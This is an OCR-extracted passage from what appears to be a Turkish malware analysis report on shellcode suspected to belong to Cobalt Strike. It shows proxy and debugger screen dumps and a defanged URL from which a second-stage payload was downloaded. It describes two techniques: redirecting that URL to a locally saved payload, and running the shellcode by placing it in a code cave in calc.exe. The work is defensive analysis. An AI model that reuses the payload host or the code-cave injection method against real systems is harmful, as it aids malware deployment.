
Kabukkodunu dinamik olarak analiz etmeden önce 213.252.244.174 IP adresi çevrimdışı olduğu için daha önce dinamik sistem analizi esnasında Fiddler aracı ile elde edilen, https://213[.]252.244.174/QYkG adresinden indirilen ancak okunaklı olmayan pakedin (2. stage payload), Charles Proxy aracı ile test.com adresine yönlendirilmesi ve daha önce elde edilen paketi diskten okuyup istekte bulunan herhangi bir programa göndermesi sağlanır.





Client
Telerik Fiddler Options
General
HTTPS
Connections
Gateway
Appearance
Extensions
Performance
Tools
By default, Fiddler "chains" to the system's default proxy (Client -> Fiddler -> Gateway -> Web).
These settings allow you to override that behavior.
Use System Proxy (recommended)
Automatically Detect Proxy using WPAD
Manual Proxy Configuration:
127.0.0.1:8889
Bypass list: <local>;*.extranet.example.com;
No Proxy
Show Current Gateway Info
Help
Note: Changes may not take effect until Fiddler is restarted.
OK
Cancel
Charles 4.1.4 - Session 1 *
File Edit View Proxy Tools Window Help
Structure
Sequence
No Caching... Ctrl+Alt+N
Block Cookies... Ctrl+Alt+C
Map Remote... Ctrl+Alt+M
Map Local... Ctrl+Alt+L
Rewrite... Ctrl+Alt+R
Black List... Ctrl+Alt+B
White List... Ctrl+Alt+W
DNS Spoofing... Ctrl+Alt+D
Mirror... Ctrl+Alt+I
Auto Save... Ctrl+Alt+A
Client Process...
Compose Ctrl+M
Compose New... Ctrl+Shift+M
Repeat Ctrl+Shift+R
Repeat Advanced...
Validate
Publish Gist
Import/Export Settings...
Profiles...
Publish Gist Settings...
CONNECT https://ssl.gstatic.com
Map Local
Map Remote
Recording


Stack
SEH
Script
Symbols
Source
References
Threads
Snowman
Handles
Trace
Charles 4.1.4 - Session 1 *
File Edit View Proxy Tools Window Help
Structure
Sequence
Edit Mapping
Map From
Protocol:
Host: 213.252.244.174
Port:
Path:
Query:
Map To
Protocol: https
Host: www.test.com
Port:
Path:
Query:
Preserve Host header
To map from a path and its subdirectories you must end the path with a *. To map an entire host leave the path blank.
OK
Cancel
Help
CONNECT https://ssl.gstatic.com
Map Local
Map Remote
Recording



Charles 4.1.4 - Session 1 *
File Edit View Proxy Tools Window Help
Structure
Sequence
Edit Mapping
Map From
Protocol: https
Host: www.test.com
Port:
Path: /QYkG
Query:
Map To
Local path: C:\Users\Mert\Desktop\10_.txt
Choose
Case-sensitive
To map from a path and its subdirectories you must end the path with a *. To map an entire host leave the path blank.
OK
Cancel
Help
CONNECT https://ssl.gstatic.com
Map Local
Map Remote
Recording
Hex Workshop - [C:\Users\Mert\Desktop\10_.txt]
File Edit Disk Options Tools Plug-Ins Window Help
Legacy ASCII
Data Inspector
Data at offset 0x00000000:
Expression Calc
Signed
32 bit
Structures
Member
Value (dec)
Value (hex)
Size
Compare Results
Type
Source
Count
Target
Compare
Checksum
Find
Bookmarks
Output
Ready
Cursor: 00000127




Dinamik sistem analizi esnasında Fiddler ile kayıt edilen HTTPS trafiğinde yer alan gizlenmiş Cookie bilgisine göre bu kabukkodunun Cobalt Strike aracına ait olduğu ihtimali güçlenir.





Kabukkodunu dinamik olarak analiz etmek için Code Cave yönteminden faydalanılarak ilgili kabukkodu (shellcode-ctek.bin), calc.exe programının son bölümündeki boş alanlara (000000000…) yerleştirilir ve bu kod parçasına kesme noktası (breakpoint) koyularak program akışının kabukkodundan devam etmesi (CreateThread) sağlanarak, kod parçası analiz edilmeye çalışılır.


x32dbg - File: calc.exe - PID: 518 - Module: calc.exe - Thread: Main Thread B54
File View Debug Trace Plugins Favourites Options Help Dec 26 2017
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References
008A3C9B 63 2E arpl word ptr ds:[esi],bp
008A3C9D 70 64 jo calc.8A3D03
008A3C9F 62 00 bound eax,qword ptr ds:[eax]
008A3CA1 00 00 add byte ptr ds:[eax],al
008A3CA3 00 00 add byte ptr ds:[eax],al
